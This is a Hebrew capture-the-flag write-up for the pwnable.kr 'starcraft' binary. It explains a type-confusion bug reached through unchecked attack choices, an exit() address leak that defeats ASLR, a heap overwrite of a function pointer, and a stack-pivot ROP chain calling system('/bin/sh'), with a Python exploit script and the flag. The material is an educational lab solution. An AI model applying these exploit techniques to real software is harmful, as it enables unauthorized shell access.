
**פתרון לתרגיל starcraft**

ראשית, מנסיון ראשוני להשתמש בתוכנה וממעבר מלמעלה על הפסאודו-קוד בida אנחנו רואים שמדובר במשחק בו המשתמש מתבקש לבחור שחקן ואז הוא נלחם איתו ביריבים אקראיים (שמנוהלים על ידי המחשב) עד שנגמר לו החיים (הHP).

עתה נחפש בקוד מקומות שתיתכן עבורם buffer overflow. הפונקציה main:



תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

באופן כללי מבנה הקוד הוא: המשתמש מתבקש לבחור כלי שאיתו ישחק – נוצר אובייקט מתאים לכלי שבחר. לאחר מכן הלולאה הראשית ממבצעת (עד 99 פעמים): המחשב מגריל כלי ויוצר עבורו אוביקט מתאים. המחשב תוקף את המשתמש. ולאחר מכן המשתמש תוקף את המחשב וחוזר חלילה עד שאחד מהם מת. אם המשתמש מת המשחק נגמר ואם המחשב מת עוברים לשלב הבא (איטרציה הבאה)

ניתן לראות בשורות 71 ו-75 קריאות מהstdin (ע"י cin) אל באפר בגודל 72 ללא בדיקה של אורך הקלט. נשים לב ששורות אלו מתבצעות בתוך הלולאה הראשית רק בתנאי ש:


א. g\_level (משתנה גלובלי) הוא לפחות 11 (מאחר שהוא מתחיל מאפס זה אומר שאנחנו בשלב 12 ומעלה)

ב. המשתמש ניצח את השלב הנוכחי.

כלומר כדי לנסות לנצל את הכתיבה הלא מבוקרת הנ"ל יש לנצח לפחות 12 פעמים (ברצף כמובן).


מניסוי וטעיה ניתן לראות מהר מאד שהדרך היחידה להצליח (בהסתברות סבירה) לנצח 12 פעמים ברצף היא רק דרך הכלי Templar. לכלי זה יש אופציה מיוחדת הנקראת acron warp שהופכת אותו מTemplar לAcron בעל מגן 350 והתקפה 50. זהו הכלי החזק ביותר ואיתו אכן אפשר (בהסתברות סבירה) לנצח 12 פעמים ברצף.

אולם לאחר הניסיון לדרוס את כתובת החזרה שבמחסנית ניתקל בשגיאה הבאה:



התוכנית מזהה שדרסנו את כתובת החזרה!

זיהוי זה הוא כתוצאה מהפעלת מנגנון ההגנה canary. ניתן לראות שאכן מנגנון זה מופעל:




או בקוד האסמבלי:

בתחילת הפונקציה:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי


שומרים את fs:28h שהוא הcanary ב var18 ואז בסוף הפונקציה:



בודקים אם הערך שונה. אם הוא שונה סימן שהייתה תקיפת bufferoverflow והפונקציה לא חוזרת לכתובת חזרה שעל המחסנית.

אם כן אין ברירה ונחפש מקום אחר שאפשר לתקוף.

באחת ההרצות הראשונות שניסיתי להריץ את התכנית נתקלתי במקרה בתופעה מוזרה:



תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי



החלק המיוחד היה שבחרתי ב Templar שלו יש 4 התקפות אפשריות (0-3) ואז לאחר שהפכתי אותו לAcron ולפי המודפס יש רק התקפה אפשרית אחת (0) בכל זאת בחרתי 1, 2 או 3 (התקפות שלא אמורות להיות קיימות) וזה הוביל להדפסות מוזרות (is burrowed : 1043030288  
is burrow-able? : 32570) ובסוף לקריסת Segmentation fault.

נחקור את הדבר הזה (מה שיוביל בסופו של דבר אל הפתרון):


אם נתבונן בבנאי של Templar:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי


נבחין שחוץ מאתחול סטנדרטי של הmembers הרגילים (vftable, isComputer, hp, shield, weapon, armor) יש גם member חדש שהוא מצביע לאוביקט acron. בהתחלה הוא מאותחל להצביע אל Templar עצמו.

בנוסף יש את האתחול הסטנדרטי של מחלקת האב Protoss:




שבו מאתחלים member שמצביע לכתובת של הפונקציה exit (של libc)

עתה כאשר Templar תוקף ובוחר בacron warp (לצורך ההסבר השארתי את המיקומים כמספרים ללא שם):



כדי להבין נתבונן בvtable של Templar ובאזור שאחריו בזיכרון:





כזכור this->acron בהתחלה מאותחל להיות Templar עצמו. בתחילת הפונקציה (לאחר בדיקה שכעת רץ הכלי של המשתמש ולא של המחשב) בודקים האם this->acron הואTemplar עצמו או לא (כלומר שהוא כבר הפך לAcron). אם הוא עדיין Templar מאפשרים לבחור מבין 3 ההתקפות האפשרות 1 גורמת לקפיצה לפונקציה התשיעית מתחילת הvtable (8\*8=64) שהיא הפונקציה:


תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

היוצרת Acron חדש ושומרת אליו מצביע ב this->acron.

עכשיו כאשר תיקרא הפונקציה templar\_attack שוב, לא יתקיים התנאי this->acron==this שבשורה 8 ויודפס שיש רק אפשרות להתקפה מספר 0. **אבל!** בפועל אין בדיקה לאחר מכן שהמשתמש לא הכניס 1-3 ולכן אם בכל זאת נכניס 1-3 עדיין יתבצעו הפונקציות התשיעית, העשירית והאחת עשרה בהתאמה אבל הפעם מתחילת הvtable של Acron!

אם נסתכל על הvtable שך Acron נוכל לראות כי הפונקציה במרחק 64 מתחילת הvtable היא בדיוק הפונקציה הראשונה בvtable של Ultralisk:



ניתן לראות כתיבה ללא canary (כי כאן הכתיבה היא לheap ולא לstack וגם היא חסומה ב300) המאפשרת לדרוס ערכים בזכרון!

נשים לב שגם כאן הכתיבה תתבצע רק בתנאי ש g\_level לפחות 11 (m\_level הוא גם משתנה גלובלי שמאותחל בשורה 24 של main להיות 10) כלומר אנחנו צריכים להיות בשלב 12 לפחות.

כיצד ניתן לנצל את הפרצה הנ"ל?

נתבונן עתה בפונקציה המתבצעת כאשר המשתמש מותקף ע"י המחשב:

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

אפשר לראות שאם הנתקף היה המשתמש והוא מת אזי אפשר לבחור האם לרמות ואם בחרו לרמות אזי מתבצעת קריאה לפונקציה exit ששמורה כמצביע בmember של Acron. (הmember נמצא בהיסט 296 מההתחלה של האוביקט בזכרון שזה 296-32=264 מהמיקום שממנו מתחילים לכתוב).

הרעיון הוא לדרוס את המצביע לפונקציה (או ROP) במצביע לפונקציה אחרת ואז כאשר המשתמש ימות הפונקציה שרשמנו תתבצע.

עתה כדי ליישם את זה בפועל יש 2 בעיות:

א. מאחר שמופעל מנגנון הASLR הכתובות של הROP-ים משתנות כל הזמן.

תמונה שמכילה טקסט


התיאור נוצר באופן אוטומטי

ב. הדריסה שתארנו מאפשרת להפעיל רק פונקציה או ROP אחד ללא פרמטרים. כדי להשיג משהו ממשי נצטרך להריץ פונקציה עם פרמטרים (למשל קריאה לsystem עם "/bin/sh" )

כדי לפתור את הבעיה הראשונה נזכר בהרצה הראשונה שהיתה למעלה וההדפסה המוזרה (is burrowed : 1043030288  
is burrow-able? : 32570).

נשים לב שזה קרה כאשר היינו עם acron ובחרנו 2. נסתכל מה רץ כאשר בוחרים 2.


כזכור הפונקציה להתקפה היא:



כלומר בבחירת 2 מתבצעת הפונקציה במרחק 72 מתחילת הvtable של acron שהיא הפונקציה השניה מתחילת הvtable של Ultarlisk:



הפונקציה היא (הערה: לצורך ההסבר הגדרתי את this להיות מטיפוס Acron \* למרות שבריצה רגילה הוא מטיפוס Zerg \* אבל המקרה שמעניין אותנו הוא כאשר this מטיפוס Acron \*)



תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

ניתן לראות ש is burrowed ו- is burrow-able מדפיסים את החצי הנמוך והגבוה של הכתובת של הפונקציה exit. מהכתובת של exit בlibc ניתן לחשב את כתובת הבסיס של libc. כלומר יש כאן דליפה של כתובת הבסיס של libc המאפשרת לגלות את הכתובת האקראית של הספריה בכל הרצה.

כדי לפתור את הבעיה השניה (קריאה לפונקציה system עם פרמטרים) נזכר שאמנם הכתובת של המחסנית לא ידועה אבל תמיד ראש המחסנית נמצא בפוינטר rsp. כזכור התחלנו בכך שניתן לדרוס את המחסנית ע"י חריגה ממשתנה מקומי שבפונקציה main. כאשר המשתמש מת וקוראים לexit אנחנו נמצאים בתוך פונקציה שתחת main (כלומר main קראה לפונקציה שהיא קראה לפונקציה וכן הלאה עד הפונקציה שלנו) כלומר מה שנחוץ הוא להרים את rsp כדי שראש המחסנית יהיה באזור שאנחנו יכולים לדרוס. ולכן נשתמש בrop (מתוך האתר <http://ropshell.com/ropsearch?h=b0097c8a9284b03b412ff171c3d3c9cc>):

0x0008e7be : add rsp, 0x100; ret

מה שנשאר הוא: לשים את הכתובת של "/bin/sh" בrdi (המחרוזת כבר נמצאת בlibc בגרסה שעל השרת של <https://pwnable.kr>. אבל גם אם לא, היינו יכולים לרשום את המחרוזת על המחסנית ולהשתמש בROP-ים נוספים), לעשות pop rdi ואז לקרוא לsystem (כמובן בעזרת חזרה לכתובת של system)

כמובן צריך גם להריץ ולראות איפה בדיוק נופל rsp כאשר מוסיפים לו 100 מהרצה שעשיתי מצאתי כי לאחר ההוספה הנ"ל לrsp ו-return התכנית חוזרת לכתובת השמורה בבית התשיעי של haystack בmain.

דוגמה לקוד python שבו השתמשתי (ידנית בinterpreter) כדי ליישם בפועל את הפריצה:

import subprocess, threading, os

# runs in the background thread and prints the stdout.

def thread\_func(process):

data = os.read(process.stdout.fileno(), 1024)

while data != b'':

print(data.decode())

data = os.read(process.stdout.fileno(), 1024)

# main thread

p = subprocess.Popen('./starcraft', stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE) ; read\_thread = threading.Thread(target=thread\_func, args=(p,)) ; read\_thread.start()

# write manually according to the program output!

p.stdin.write(b'6\n'); p.stdin.flush()

p.stdin.write(b'1\n'); p.stdin.flush()

p.stdin.write(b'0\n'); p.stdin.flush()

# ….

# on level >= 12 choose illegal attack number 2 to leak the exit address.

p.stdin.write(b'2\n'); p.stdin.flush()

# change to the correct values!

low= -795025344

high=32573

real\_exit=int(hex(high)+hex(low+2\*\*32)[2:],16)

virtual\_exit=int('3A040',16)

target=int('8E7BE',16)

insert=(real\_exit-virtual\_exit+target).to\_bytes(8, byteorder='little')

virtual\_system=int('453A0',16)

virtual\_pop\_rdi=int('21112',16)

virtual\_bin\_sh=int('18CE57',16)

insert3=(real\_exit-virtual\_exit+virtual\_system).to\_bytes(8, byteorder='little')

insert1=(real\_exit-virtual\_exit+virtual\_pop\_rdi).to\_bytes(8, byteorder='little')

insert2=(real\_exit-virtual\_exit+virtual\_bin\_sh).to\_bytes(8, byteorder='little')

# on level >= 12 choose illegal attack number 1 to overwrite the exit pointer:

p.stdin.write(b'1\n'); p.stdin.flush()

p.stdin.write(b'\x00'\*8\*33+insert+b'\x00\n'); p.stdin.flush()


# when enemy dies on level>=12 choose to cheat and insert this as command:

p.stdin.write(b'A'\*8+insert1+insert2+insert3+b'C'\*8+b'\n'); p.stdin.flush()

דוגמה להרצה:



⋮



⋮

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

⋮

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי

הדגל: cl4ss\_typ3\_confus1on\_1s\_so0oo00oo00oo0o\_c0nfus1ng

תמונה שמכילה טקסט

התיאור נוצר באופן אוטומטי